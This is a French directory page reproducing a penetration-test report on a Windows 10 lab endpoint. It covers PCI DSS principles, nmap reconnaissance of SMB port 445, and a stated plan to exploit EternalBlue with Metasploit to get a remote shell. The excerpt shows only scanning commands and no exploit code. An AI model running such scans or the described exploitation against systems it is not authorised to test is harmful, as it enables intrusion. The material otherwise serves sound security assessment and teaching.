
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
VAPT-Report-on-SMB-Exploitation-in-Windows-10-Finance-Endpoint — Ce rapport décrit un engagement VAPT structuré axé sur la conformité PCI DSS, l'énumération des services SMB et l'exploitation de CVE-2017-0144 (EternalBlue) sur une machine Windows 10 au sein d'une infrastructure orientée finance. | Kitploit
Outils/GitHubGitHub/adityabhatt3010/vapt-report-on-smb-exploitation-in-windows-10-finance-endpoint
ReconnaissanceAnalyse des VulnérabilitésExploitationSécurité RéseauTests d'IntrusionApprentissage et Éducation
GitHubadityabhatt3010/vapt-report-on-smb-exploitation-in-windows-10-finance-endpoint

VAPT-Report-on-SMB-Exploitation-in-Windows-10-Finance-Endpoint

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →

Ce rapport décrit un engagement VAPT structuré axé sur la conformité PCI DSS, l'énumération des services SMB et l'exploitation de CVE-2017-0144 (EternalBlue) sur une machine Windows 10 au sein d'une infrastructure orientée finance.

Voir le dépôt
157il y a 1 anPas encore vérifié
Partager

Rapport VAPT sur l'exploitation SMB dans un point de terminaison Windows 10 du secteur financier

Ce rapport décrit un engagement VAPT structuré axé sur la conformité PCI DSS, l'énumération des services SMB et l'exploitation de CVE-2017-0144 (EternalBlue) sur une machine Windows 10 au sein d'une infrastructure orientée finance.


🔐 Introduction

Les institutions financières sont confrontées à certaines des exigences de conformité les plus strictes dans le domaine de la cybersécurité. Avec des données clients sensibles et des informations de titulaires de carte en jeu, des erreurs de configuration de sécurité peuvent entraîner des violations catastrophiques. Cette simulation VAPT a été réalisée pour évaluer la posture de sécurité d'un système d'extrémité basé sur Windows 10 du point de vue de la conformité PCI DSS, tout en identifiant et en exploitant les vulnérabilités connues dans les services SMB exposés.

La simulation couvre plusieurs étapes, de la reconnaissance et du scan de vulnérabilités à l'aide de Nessus à l'exploitation réelle via Metasploit. Le rapport souligne en outre l'importance du durcissement des points de terminaison, de la gestion des correctifs, de l'application des pare-feu et de l'alignement PCI DSS pour maintenir l'intégrité des réseaux financiers.
Aditya Bhatt


Rapport d'évaluation des vulnérabilités et de test d'intrusion (VAPT)

Cible : Hôte Windows 10 – Point de terminaison du secteur financier

Préparé par : Aditya Bhatt
Fonction : Analyste VAPT | Professionnel en cybersécurité
Contact : [email protected] | +91-9818993884


Résumé exécutif

Ce rapport présente les résultats d'un test d'intrusion mené sur un point de terminaison Windows 10 soupçonné de traiter des données financières et des transactions par carte de crédit. L'objectif était de valider les implémentations de contrôles PCI DSS et d'identifier les vecteurs d'attaque potentiels qui pourraient compromettre les données des titulaires de carte.

À l'aide de Nessus, l'hôte s'est avéré vulnérable à CVE-2017-0144 (EternalBlue) — une vulnérabilité SMB critique. Le framework Metasploit a ensuite été utilisé pour exploiter cette faille et obtenir un accès shell distant non autorisé. Ce rapport souligne l'importance d'une gestion rapide des correctifs et du durcissement des services réseau pour éviter les violations de données dans les systèmes financiers.


Objectifs

  • Évaluer la conformité aux exigences PCI DSS sur un point de terminaison cible.
  • Énumérer et identifier les vulnérabilités sur un système Windows 10.
  • Exploiter les vulnérabilités découvertes à l'aide d'outils et de techniques standards.
  • Recommander des actions de remédiation pour améliorer la sécurité et la conformité du système.

Méthodologie

Tâche 1 : Évaluation de la conformité PCI DSS

Six objectifs principaux et douze exigences du PCI DSS ont été examinés. Les principes clés incluent :

  • Mettre en œuvre des pare-feu et modifier les paramètres par défaut du fournisseur
  • Chiffrer les données des titulaires de carte lors du stockage et de la transmission
  • Utiliser un antivirus, des configurations sécurisées et une gestion des correctifs
  • Appliquer des mécanismes de contrôle d'accès et d'authentification
  • Surveiller, journaliser et effectuer des scans de vulnérabilité réguliers
  • Créer et appliquer une politique de sécurité à l'échelle de l'organisation

Tâche 2 : Découverte de vulnérabilités

Système cible :

  • Windows 10 VM
  • Adresse IP : 10.10.195.105
  • Sous-réseau : 255.0.0.0

Outils utilisés :

  • Nmap pour la découverte de ports et de services




  • Nessus pour le scan de vulnérabilités
  • Metasploit pour l'exploitation


Commandes clés :

nmap -sn 10.10.195.105
5


nmap -sV -p445 10.10.195.105

6


nmap -F 10.10.195.105

1

  • Le port 445 (SMB) trouvé ouvert

